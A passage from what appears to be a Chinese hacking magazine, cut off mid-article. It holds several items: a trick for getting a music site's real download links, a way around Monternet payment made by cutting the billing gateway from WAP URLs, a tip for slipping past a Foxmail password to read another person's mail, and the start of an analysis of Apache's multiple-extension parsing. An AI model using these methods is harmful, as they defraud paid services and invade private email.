


图1 在线播放音乐

我们去找它的真实地址，在上面点右键，如图2所示。



图2 将音乐用RealPlayer播放

选择在RealPlayer中播放，一会儿就会弹出RealPlayer这个软件，稍等一会，然后点 文件>>>编辑属性>>>查看剪辑信息，如图3所示。




图3 获得音乐的播放连接

我们记住http://ting.666ccc.com/asp/song_11.asp?id=61875这个地址，然后把它放在IE中提交，如图4所示。





图4 通过IE获得音乐的下载地址

我们把这个地址记下来：rtsp://202.97.181.46/ting1026/2004smadksa/she/051110.rm，这个就是这首歌的真实地址了，不过它使用的不是Http://协议而是rtsp://，我也不知道这是什么协议，不过我们照样可以下载到这首歌，把rtsp://改成http://就可以了。如果直接向网际快车中提交这个URL是不行的。好了，我们启动FlashGet，然后把http://202.97.181.46/ting1026/2004smadksa/she/051110.rm添加到任务中，这是我正在下载时的截图，如图5所示。


图5 通过FlashGet下载音乐

怎么样，可以下载吧？不过也许你会问，刚才那张专集有那么多的歌，这样一个一个地弄不累死才怪呢！其实还有更好的方法。这次我们把这张专集的所有歌曲都选中，然后点“连播”，依然像刚才一样去找它的地址，如图6所示。




图6 获得多个音乐的下载信息

我们再把那个地址放到IE中提交，

http://ting.666ccc.com/asp/song_11.asp?id=61866,61868,61869,61870,61871,61872,61873,61874,61875,61867。

得到如下的信息，如图7所示。




图7 获得多个音乐的下载地址

怎么样，可以打包下载了吧。剩下的和前面一样，我就不再重复了。

该文章我已经制作了相关的动画教程。

编辑点评： 简单修改一下ID的参数就能批量获得相关资源信息，这算不上新方法，但对许多音乐发烧友是非常实用的，只要大家多留心，就能发现许多实用的小技巧。

移动梦网收费服务免费用

光芒果

这个月手机开了移动GPRS的8元套餐，每月送10MB流量。本来只是用来聊移动QQ的，但10MB的流量用来聊QQ实在是用不完，那可就亏了，于是连接到移动梦网看看有什么免费的资源，无意中却发现了一个移动梦网的大漏洞，可以使移动梦网的大部分收费服务免费使用，哈哈！

本来我是到移动梦网搜集免费资源的，但点了好几个连接都是要收费的。后来来到移动书屋，看到有几个鬼故事是可以免费看的，于是就打开来看看。谁知道，只看了两页，正到高潮部分再开下一页时居然来到了梦网收费确认页面，要6元／月。晕，欺骗我的感情，我才不订呢。本想就此放弃，无意中想到我在《收费图铃免费下》一文中用到的方法，把这个页面加入书签（也就是放到手机收藏夹），然后试着用电脑访问这个URL会有什么结果呢？

于是我就把这个确认收费的页面加入了书签。但现在宿舍里的网线还没拉好，我又舍不得离开温暖的被窝，只好先看看这个URL是什么了。查看刚保存的书签，发现URL是

> http://218.200.244.92/Order?action=4&SessionID=D1ZjLtQbRW!-000000000!0000000000000&SPID=900628&ServiceID=10142212&SPURL=http://wap.6262.com.cn/w1/11/enmity/index.aspx?linkId=4&src=&fuid=0000000000000000000000000#card_2(URL中部分个人内容已经用0000000代替，但位数是相同的)

我看到这个URL就觉得奇怪，为什么会有两个HTTP呢，想了一下觉得应该一个是移动梦网的URL，另一个是服务商的URL。如果是这样，我们只要把移动梦网的那个URL去掉不就可以直接到服务商的页面享受服务了吗？那么哪个是移动梦网的URL呢，感觉应该是前面一个，有几点可以肯定：

> 1、一是我们平时做网页木马时也常用到类似的URL，这时后面的URL才是真实的地址；
>
> 2、另一点是现在这个URL中第二个URL前有SPURL=几个字，更肯定了后面那一串是服务商的URL，而从前面半段URL中的ServiceID和SPID也可以看出分别是定义服务ID和服务商ID的，只有梦网才需要这样的定义。

根据以往经验，方法是有了，但能不能实现呢？当然试一下就知道了，但我可不敢用这个服务试，一旦失败可要损失6块大洋的啊。于是我又到搜狐手机站找了一个收费2元的图片测试，毕竟如果失败了这个的损失会小一些。当我来到收费确认页面想把当前页放进书签时，居然提示地址太长无法储存。晕绝。无奈之下只好通过点页面下方的连接进入梦网首页想在梦网找点便宜的测试，但在首页转转好像没发现什么满意的服务。刚才怎么会无法储存呢，不会是弄错了吧！于是我用返回功能回到了刚才的收费确认页面，再次选择加入书签，这回可以储存了。怪事！怎么会这样子！我关掉所有网页再从搜狐进入收费确认页面，选择加入书签后又提示地址太长无法储存，打开梦网首页再返回又可以了，真是奇怪。后来我发现这里要先转到一个其他页面再返回才能储存的（点梦网首页或点返回继续浏览都可以，但千万不要点"点播"之类的，不然就要收费了），具体是什么原因我搞不清楚，但既然我们的目的达到了也就不管那么多了。

打开搜狐图片的那个收费确认页面的书签，看到URL如下，这里同时也可以更加肯定前面的URL是梦网的了。

> http://218.200.244.92/PullServlet;xid=D1Y5s5GR-000000000!-0000000000000?MISC_U=http://wap.sohu.com/mms/TMMS/2/ds.jsp?cntid=134298&colid=13001&colcd=1005&pid=894&fr=s-navpic&R=18944104&dk=misc.wapmms.1005.0&k=coop.sh.1005.0#card_2。

把前面的URL：http://218.200.244.92/PullServlet;xid=D1Y5s5GR-000000000!-0000000000000?MISC_U=去掉后我们得到的URL是http://wap.sohu.com/mms/TMMS/2/ds.jsp?cntid=134298&colid=13001&colcd=1005&pid=894&fr=s-navpic&R=18944104&dk=misc.wapmms.1005.0&k=coop.sh.1005.0#card_2

编辑好书签用后面这个URL后直接访问，我就来到了搜狐的图片下载页面，点击下载后并没有再转到梦网收费确认页面而是直接下载了。依据我以往的经验这样是不用收费的。为了慎重起见我等到了第二天，打开梦网的免费话费清单查询页面发现我的信息费并没有增加，看来我是成功了！马上用同样的方法打开移动书屋后面的那串URL：http://wap.6262.com.cn/w1/11/enmity/index.aspx?linkId=4&src=&fuid=0000000000000000000000000#card_2发现我不是接着到了原来那个鬼故事的下一页，而是到了这个服务的首页，但我打开任意一个故事都可以完整地看完而不会提示收费了，也就是说，我可以免费看这里的所有内容了，哈哈！

后来我用类似的方法测试了一下移动百宝箱，发现移动百宝箱的URL是经过编码转换的，转换回来后是怎么样的我没具体去看过，有兴趣的朋友可以自己去研究。

好了，这个漏洞是否对所有的移动梦网收费服务起作用我不知道，但应该是大部分都可以的。这个漏洞我已经报告了广西移动公司。

nohack小技巧

破解foxmail账户口令

在foxmail中为了账户的安全，我们一般会为账户设置一个口令，如果忘了也不要紧。打开mail目录下以你的帐户命令的文件夹，删除accounf.stg。口令解除了。

不用删除，改个后缀名即可。系统会自动创建一个新的accounf.stg文件，出来后删除此文件，再改回原accounf.stg文件后缀，就能神不知鬼不觉看别人的邮件了。

西线无战事这个栏目，在我的编辑中似乎一直是 script kiddie 的风格。我有个想法，应当为脚本小子这个词证明为褒扬。在我的实践中，某个层面最为厉害的入侵者还是脚本小子，很多研究系统溢出或能写出很牛程序的人，实际入侵水平并不高，不高的原因在于他们的经验不够丰富。这栏目，就是为 script kiddie 提供和积累各式各样的经验技巧，一句话，实用！春节快来了，在这 lcx 向大家拜个早年，同时奉上几篇不错的文章，继续我们的脚本小子之旅。

Apache 对文件后缀解析的分析利用

Iceskysl.[IST]

现在的网站越来越多地采用了PHP作为其主要的脚本来构造网页，一来是因为PHP功能强大且容易使用；再者则为其后台支持用的是Apache作为服务器，而Apache是免费的。也许正是因为这样那样的原因，现在的PHP也越来越流行。另外一个方面是大家普遍认为PHP比起ASP要安全得多，很多人提到IIS就摇头，有人甚至毫不夸张地说一台没有人工配置的IIS服务器可以不用10分钟就能进人，这个方面比起Apache真的要差得多。由于种种原因，知道的或不知道的，反正现在PHP大行其道。

然而PHP真的很安全么？在越来越多人的关注下，其越来越多的不足和弱点也都逐渐暴露出来，注射、读源代码等等系列漏洞都展现在世人面前。然而这些明显的漏洞被发现以后，我们又把目光转向了其后台的支持者Apache，今天我们就来看看这个号称足够安全的服务器是否真的一切都处理得很好呢？

一、追其根，究其底

事情很偶然，只是忽然心血来潮，跑去看Apache手册，在apache手册上看到关于后缀的一段描述，内容是这样的：

> extension
> In general, this is the part of the filename which follows the last dot. However, Apache recognizes multiple filename extensions, so if a filename contains more than one dot, each dot-separated part of the filename following the first dot is an extension. For example, the filename file.html.en contains two extensions: .html and .en. For Apache directives, you may specify extensions with or without the leading dot. In addition, extensions are not case sensitive.

翻译过来的大概意思就是：extension （后缀），一般是指filename中最后一个“.”号后面的部分。 但是，Apache可以辨认多个文件后缀，如果filename含有多个“.”， 则第一个“.”后面由每个“.”分隔开的部分都是此文件的后缀。比如filename为file.html.en的文件，它就有两个后缀：.html和.en. ，在Apache指令中指定extension时，可以有也可以没有前导的“.”，而且不区分大小写。

都明白是什么意思了么？我再解释一下吧。按照上面的翻译可以这样来理解：一般来说apache把最后一个“.”后面的作为该文件的后缀来解析的，但需注意的是如果这个后缀不是合法的，那就没办法解析了。下面做些测试看看，写个画图像的文件，名为extension_test.php，代码如下（由于这篇文章不是教你PHP语法的，所以一些PHP的知识我就在代码后面注释了，更多资料请参考其他PHP资料）：

```
<?php        //这个是PHP文件的标志，后面要有?>结束
//注意，在此之前不能向浏览器输出任何信息，要注意是否设置了auto_prepend_file.
header ("Content-type: image/png");    //创建一个PNG图像
$im = @imagecreate (200, 50)           //画图的面板大小，这里是200X50
  or die ("无法创建图像");
$online="NoHack, This is working--";     //上面写的字
$background_color = imagecolorallocate ($im, 0, 0, 0);  //背景颜色
$text_color = imagecolorallocate ($im, 230, 140, 150);  //字体颜色
imagestring ($im, 100, 10, 15, "$online", $text_color);  //在画布上的起始点
imagepng ($im);          //按照前面的设置创建这个图像
?>    //文件结束
```

执行这个文件，就会按照我们前面的设置创建一个图，如图1所示：




图1

OK，测试开始，先正常运行我们上面的这个文件，在IE的地址栏中输入地址http://127.0.0.1/test/extension_test.php，显示了一个正常的和我们构想一样的图，如图2所示：




图2

现在修改我们上面的那个文件名为extension_test.php.nohack，再做测试如下：

在IE地址栏输入http://127.0.0.1/test/extension_test.php.nohack，看到这样的显示，如图3所示。




图3

解释下：按照前面我们看到的关于后缀的定义，我们知道这个文件有2个后缀，从后往前分别是.nohack和.php。我们知道Apache从后面的那个后缀开始解析，就是开始解析.nohack，但是问题就出现在这了，Apache不认识.nohack这个后缀，在Apache里没有关于怎么来解析.nohack这个后缀的描述，所以开始解析失败；故它接着往前解析，看到另外一个后缀.php，这个是它认识的，便按照PHP文件解析，所以显示正常，如上面图3显示的一样。

再来，修改文件名为extension_test.

